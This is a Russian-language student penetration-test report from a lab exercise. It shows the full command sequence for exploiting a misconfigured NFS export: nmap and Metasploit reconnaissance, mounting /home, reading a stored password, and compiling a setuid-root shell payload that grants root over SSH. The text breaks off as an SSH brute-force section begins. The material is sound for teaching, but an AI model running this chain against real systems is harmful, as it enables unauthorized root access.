

1. Общие сведения

1.1. Основание и цель работ

Выполнение финального проекта в рамках дисциплины “Целенаправленные атаки”

Цель работ: научиться получать доступ к серверу, используя различные точки входа.

1.2. Программная и аппаратная база

При проведении тестирования на проникновение использовался программно-аппаратный комплекс в составе:

- виртуальная машина, операционная система Ubuntu (имитирующая некий сервер в локальной сети организации);
- виртуальная машина, операционная система Kali Linux, бесплатная лицензия;
- виртуальная машина, операционная система Debian 10, бесплатная лицензия;
- утилита для исследования и оценки безопасности IP-сетей Nmap, бесплатная лицензия;
- программная платформа для проведения аудита безопасности веб-приложений Burp Suite Community 2021.8.3, бесплатная лицензия.

1.3 Анализ результатов тестирования на проникновение

Результатом проведенного тестирования на проникновение является отчет об обнаруженных во время выполнения тестирования уязвимостях и рекомендациях по их устранению, об используемых методах и способах получения несанкционированного доступа, задействованных ИТ-сервисах и полученной в результате проведения тестирования чувствительной информации.

К чувствительной (защищаемой) информации относятся:

- учетные данные пользователей информационной инфраструктуры;
- персональные данные сотрудников и клиентов, хранящиеся в базах данных информационных систем;
- содержимое баз данных информационных систем, составляющее служебную, коммерческую, банковскую или иную тайну.

Тестирование на проникновение узла с IP-адресом 192.168.39.133


По результатам сканирования узла с IP-адресом 192.168.39.133 был составлен перечень идентифицированных уязвимостей, представленный в таблице 1.

Таблица – Перечень уязвимостей на узле с IP-адресом 192.168.39.133

ТСР порт	Наименование
80	Эксплуатация уязвимостей в веб-приложении phpMyAdmin
22	Эксплуатация уязвимостей в конфигурации Sudoers. Эскалация привилегий через python.
22	Эксплуатация уязвимостей в конфигурации Sudoers. Эскалация привилегий через Vi.
2049	Эксплуатация уязвимостей в службе NFS
4555	Эксплуатация уязвимостей в почтовом сервере Apache James

1. Эксплуатация уязвимостей в службе NFS

Определяем, установлено ли уязвимое веб-приложение на сервере атакуемой машины




```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
root@kali: /home/kali
File Actions Edit View Help
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.39.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:FF:2B:FB (VMware)
Nmap scan report for 192.168.39.133
Host is up (0.00030s latency).
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Nmap scan report for 192.168.39.254
Host is up (0.00028s latency).
MAC Address: 00:50:56:E2:E9:69 (VMware)
Nmap scan report for 192.168.39.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.95 seconds

(root@kali) - [ /home/kali ]
nmap -sV 192.168.39.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 17:23 EDT
Nmap scan report for 192.168.39.133
Host is up (0.000052s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp           JAMES smtpd 2.3.2
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3           JAMES pop3d 2.3.2
111/tcp   open  rpcbind       2-4 (RPC #100000)
119/tcp   open  nntp           JAMES nntpd (posting ok)
873/tcp   open  rsync          (protocol version 31)
2049/tcp   open  nfs_acl        2-3 (RPC #100227)
4848/tcp   open  tcpwrapped
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds

(root@kali) - [ /home/kali ]
```

Проверяем версию nfs на атакуемой машине.



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
root@kali: /home/kali
File Actions Edit View Help
0 upgraded, 0 newly installed, 0 to remove and 75 not upgraded.


(root@kali) - [ /home/kali ]
rpcinfo -p 192.168.39.133
program vers proto port  service
100000    4      tcp    111   portmapper
100000    3      tcp    111   portmapper
100000    2      tcp    111   portmapper
100000    4      udp    111   portmapper
100000    3      udp    111   portmapper
100000    2      udp    111   portmapper
100024    1      udp    42791 status
100024    1      tcp    33705 status
100003    2      tcp    2049  nfs
100003    3      tcp    2049  nfs
100003    4      tcp    2049  nfs
100227    2      tcp    2049  nfs_acl
100227    3      tcp    2049  nfs_acl
100003    2      udp    2049  nfs
100003    3      udp    2049  nfs
100003    4      udp    2049  nfs
100227    2      udp    2049  nfs_acl
100227    3      udp    2049  nfs_acl
100021    1      udp    60886 nlockmgr
100021    3      udp    60886 nlockmgr
100021    4      udp    60886 nlockmgr
100021    1      tcp    44791 nlockmgr
100021    3      tcp    44791 nlockmgr
100021    4      tcp    44791 nlockmgr
100005    1      udp    47441 mountd
100005    1      tcp    36205 mountd
100005    2      udp    45787 mountd
100005    2      tcp    59169 mountd
100005    3      udp    38913 mountd
100005    3      tcp    49677 mountd

(root@kali) - [ /home/kali ]
```

Версии nfs есть разные: начиная со второй, заканчивая четвертой, нам это подходит

Монтирование доступных экспортов NFS

Воспользуемся поиском по базе данных Metasploit по ключевому слову nfs, чтобы найти возможные эксплойты и выберем эксплойт который позволяет просканировать удалённый хост на наличие доступных для монтирования NFS экспортов



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help

root@kali: /home/kali

File Actions Edit View Help
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search nfs


Matching Modules

#  Name                                     Disclosure Date  Rank
-  -
0  exploit/multi/http/atlassian_confluence_namespace_ognl_injection  2022-06-02      excellen
t Yes Atlassian Confluence Namespace OGNL Injection
1  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25      excellen
t Yes Atlassian Confluence WebWork OGNL Injection
2  auxiliary/dos/freebsd/nfsd/nfsd_mount  normal
No   FreeBSD Remote NFS RPC Request Denial of Service
3  exploit/windows/ftp/labf_nfsaxe  normal
No   LabF NFSaxe 3.7 FTP Client Stack Buffer Overflow
4  exploit/osx/local/nfs_mount_root  normal
Yes  Mac OS X NFS Mount Privilege Escalation Exploit
5  auxiliary/scanner/nfs/nfsmount  normal
No   NFS Mount Scanner
6  exploit/netware/sunrpc/pkernel_callit  good
No   NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
7  exploit/windows/nfs/xlink_nfsd  average
No   Omni-NFS Server Buffer Overflow
8  exploit/windows/ftp/xlink_client  normal
No   Xlink FTP Client Buffer Overflow
9  exploit/windows/ftp/xlink_server  good
Yes  Xlink FTP Server Buffer Overflow

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xli
nk_server

msf6 > use auxiliary/scanner/nfs/nfsmount
msf6 auxiliary(scanner/nfs/nfsmount) >
```

Посмотрим настройки, установим rhosts и запустим эксплойт



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

File Virtual Machine Help

root@kali: /home/kali

File Actions Edit View Help

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xli
nk_server

msf6 > use auxiliary/scanner/nfs/nfsmount
msf6 auxiliary(scanner/nfs/nfsmount) > show options

Module options (auxiliary/scanner/nfs/nfsmount):

Name      Current Setting  Required  Description
-----
HOSTNAME  192.168.39.128  no        Hostname to match shares against
LHOST     192.168.39.128  yes       IP to match shares against
PROTOCOL  udp             yes       The protocol to use (Accepted: udp, tcp)
RHOSTS    192.168.39.128  yes       The target host(s), see https://docs.metasploit.com/docs
/using-metasploit/basics/using-metasploit.html
RPORT     111             yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.39.133
rhosts => 192.168.39.133
msf6 auxiliary(scanner/nfs/nfsmount) > run

[*] 192.168.39.133:111 - 192.168.39.133 Mountable NFS Export: / [*]
[*] 192.168.39.133:111 - 192.168.39.133 Mountable NFS Export: /home [*]
[*] 192.168.39.133:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) >
```

директория /home доступна для монтирования


Монтируем удаленную директорию NFS “/home”, расположенную на сервере с IP адресом атакующей нами машины, на локальную систему в каталог "nfs", проверяем содержимое



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File VirtualMachine Help
root@kali: /home/kali/nfs
# mount -o vers=3 192.168.39.133:/home nfs
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.
(root@kali)~/home/kali/
# cd nfs
(root@kali)~/home/kali/nfs
# ls -al .
total 16
drwxr-xr-x 4 root root 4096 Apr 16 08:55 .
drwxr-xr-x 20 kali kali 4096 Aug 20 07:25 ..
drwxrwxr-x 19 kali kali 4096 May 8 15:42 server
drwxr-xr-x 4 ossecm piahnnd 4096 Apr 16 13:59 user1
(root@kali)~/home/kali/nfs
# ls user1
Important.txt tmp
(root@kali)~/home/kali/nfs
# ls user1 -al
total 36
drwxr-xr-x 4 ossecm piahnnd 4096 Apr 16 13:59 .
drwxr-xr-x 4 root root 4096 Apr 16 08:55 ..
-rw-r--r-- 1 root root 17 Apr 16 13:59 .bash_history
-rw-r--r-- 1 ossecm piahnnd 220 Apr 16 08:52 .bash_logout
-rw-r--r-- 1 ossecm piahnnd 3637 Apr 16 08:52 .bashrc
drwxr-xr-x 2 ossecm piahnnd 4096 Apr 16 09:02 .cache
-rw-r--r-- 1 root root 17 Apr 16 08:54 Important.txt
-rw-r--r-- 1 ossecm piahnnd 675 Apr 16 08:52 .profile
drwxr-xr-x 2 root root 4096 Apr 16 09:29 tmp
(root@kali)~/home/kali/nfs
# cat user1/Important.txt
pass:pass111word
(root@kali)~/home/kali/nfs
#
```

Получение полного доступа к системе


создадим и скомпилируем там исполняемый файл с расширением .c. Установим бит setuid для исполняемого файла.



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File VirtualMachine Help
root@kali: /home/kali/nfs/user1/tmp
# cat user1/Important.txt
pass:pass111word
(root@kali)~/home/kali/nfs
# cd nfs/user1/tmp
cd: no such file or directory: nfs/user1/tmp
(root@kali)~/home/kali/nfs
# user1/tmp
(root@kali)~/home/kali/nfs/user1/tmp
# ls
nfs_payload nfs_payload.c
(root@kali)~/home/kali/nfs/user1/tmp
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
(root@kali)~/home/kali/nfs/user1/tmp
# gcc ./nfs_payload.c -o nfs_payload
./nfs_payload.c: In function 'main':
./nfs_payload.c:1:14: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |              ^
./nfs_payload.c:1:25: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                       ^
./nfs_payload.c:1:36: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                                ^
(root@kali)~/home/kali/nfs/user1/tmp
# chmod +s ./nfs_payload
(root@kali)~/home/kali/nfs/user1/tmp
# ls -alh
total 28K
drwxr-xr-x 2 root root 4.0K Aug 19 19:24 .
drwxr-xr-x 4 ossecm piahnnd 4.0K Apr 16 13:59 ..
-rwsr-sr-x 1 root root 16K Aug 19 19:24 nfs_payload
-rw-r--r-- 1 root root 68 Aug 19 19:24 nfs_payload.c
(root@kali)~/home/kali/nfs/user1/tmp
#
```

Доступ через ssh.

(при попытке прогнать исполняемый файл ругается на отсутствие библиотеки, чтобы исправить я перекомпилировала nfs_payload файл с более древней версией библиотеки glibc в системе Debian)



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
1 2 3 4
user1@server: ~
File Actions Edit View Help
(root@kali)~[/home/kali/nfs/user1/tmp]
# ssh user1@192.168.39.133
user1@192.168.39.133's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Sun Aug 20 04:56:12 +05 2023

System load:  0.0          Processes:    215
Usage of /:   16.3% of 21.29GB   Users logged in:  1
Memory usage: 10%          IP address for eth0: 192.168.39.133
Swap usage:  0%


Graph this data and manage this system at:
https://landscape.canonical.com/

12 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Aug 20 04:56:13 2023 from 192.168.39.128
user1@server:~$ whoami
user1
user1@server:~$ sudo su
[sudo] password for user1:
Sorry, try again.
[sudo] password for user1:
Sorry, try again.
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/su' as root on server.
user1@server:~$ /home/user1/tmp/nfs_payload
/home/user1/tmp/nfs_payload: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by /home/user1/tmp/nfs_payload)
user1@server:~$ whoami
user1
user1@server:~$
```

Root доступ к системе получен.



```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
1 2 3 4
root@server: ~
File Actions Edit View Help
user1@server:~$ whoami
user1
user1@server:~$ /home/user1/tmp/nfs_payload
root@server:~# whoami
root
root@server:~#
```


Брутфорс в систему

A screenshot of a Kali Linux virtual machine window titled "kali-linux-2023.2-virtual-machine-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal shows a user logged as root at kali. They run `nmap -SV 192.168.39.133`, which returns a detailed port scan report for IP 192.168.39.133. Open ports include ssh (22/tcp), smtp (25/tcp), http (80/tcp), pop3 (110/tcp), rpcbind (111/tcp), nntps (119/tcp), rsysync (873/tcp), nfs_acl (2049/tcp), and tcpwrapped (4848/tcp). After running `msfconsole`, it displays ASCII art and statistics for Metasploit v6.3.16-dev, including counts for exploits, auxiliary modules, payloads, encoders, nops, and evasion techniques. A tip about enabling HTTP logging is shown at the bottom.

```
root@kali: /home/kali/nfs/user1/tmp  
  
File Actions Edit View Help
```

```
(root@kali)-[/home/kali/nfs/user1/tmp]  
# nmap -SV 192.168.39.133  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-20 08:53 EDT  
Nmap scan report for 192.168.39.133  
Host is up (0.000047s latency).  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh       OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
25/tcp    open  smtp      JAMES smtpd 2.3.2  
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))  
110/tcp   open  pop3      JAMES pop3d 2.3.2  
111/tcp   open  rpcbind   2-4 (RPC #100000)  
119/tcp   open  nntps     JAMES nntpd (posting ok)  
873/tcp   open  rsysnc    (protocol version 31)  
2049/tcp  open  nfs_acl   2-3 (RPC #100227)  
4848/tcp  open  tcpwrapped  
MAC Address: 00:0C:29:5C:67:A9 (VMware)  
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/subm  
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

```
(root@kali)-[/home/kali/nfs/user1/tmp]  
# msfconsole
```

```
#####  
.._..._. _..._. .._..._.  
.iiiiii'. .ii' iiiiii'. .iiiiii'  
..iiiiiiiiiiiiiiiiiiii iiiiiiiiiiiiiiiiiiiii ii;  
..iiiiiiiiiiiiiiiiiiii iiiiiiiiiiiiiiiiiiiii ii;  
"..."..ii -.. ii' "..."  
".ii"; ii ii'; '  
|iiiiii iiii |  
..ii ii ii  
..iiiiii ii  
..ii ii ;  
( ii )  
'...'.'  
(...../' <|= Metasploit!>
```

```
-=[ metasploit v6.3.16-dev ]  
+ --[ 2315 exploits - 1208 auxiliary - 412 post ]  
+ --[ 975 payloads - 46 encoders - 11 nops ]  
+ --[ 9 evasion ]
```

```
Metasploit tip: Enable HTTP request and response logging
```

```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only) -
File Virtual Machine Help

root@kali: /home/kali/nfs/user1/tmp

msf6 > search ssh login

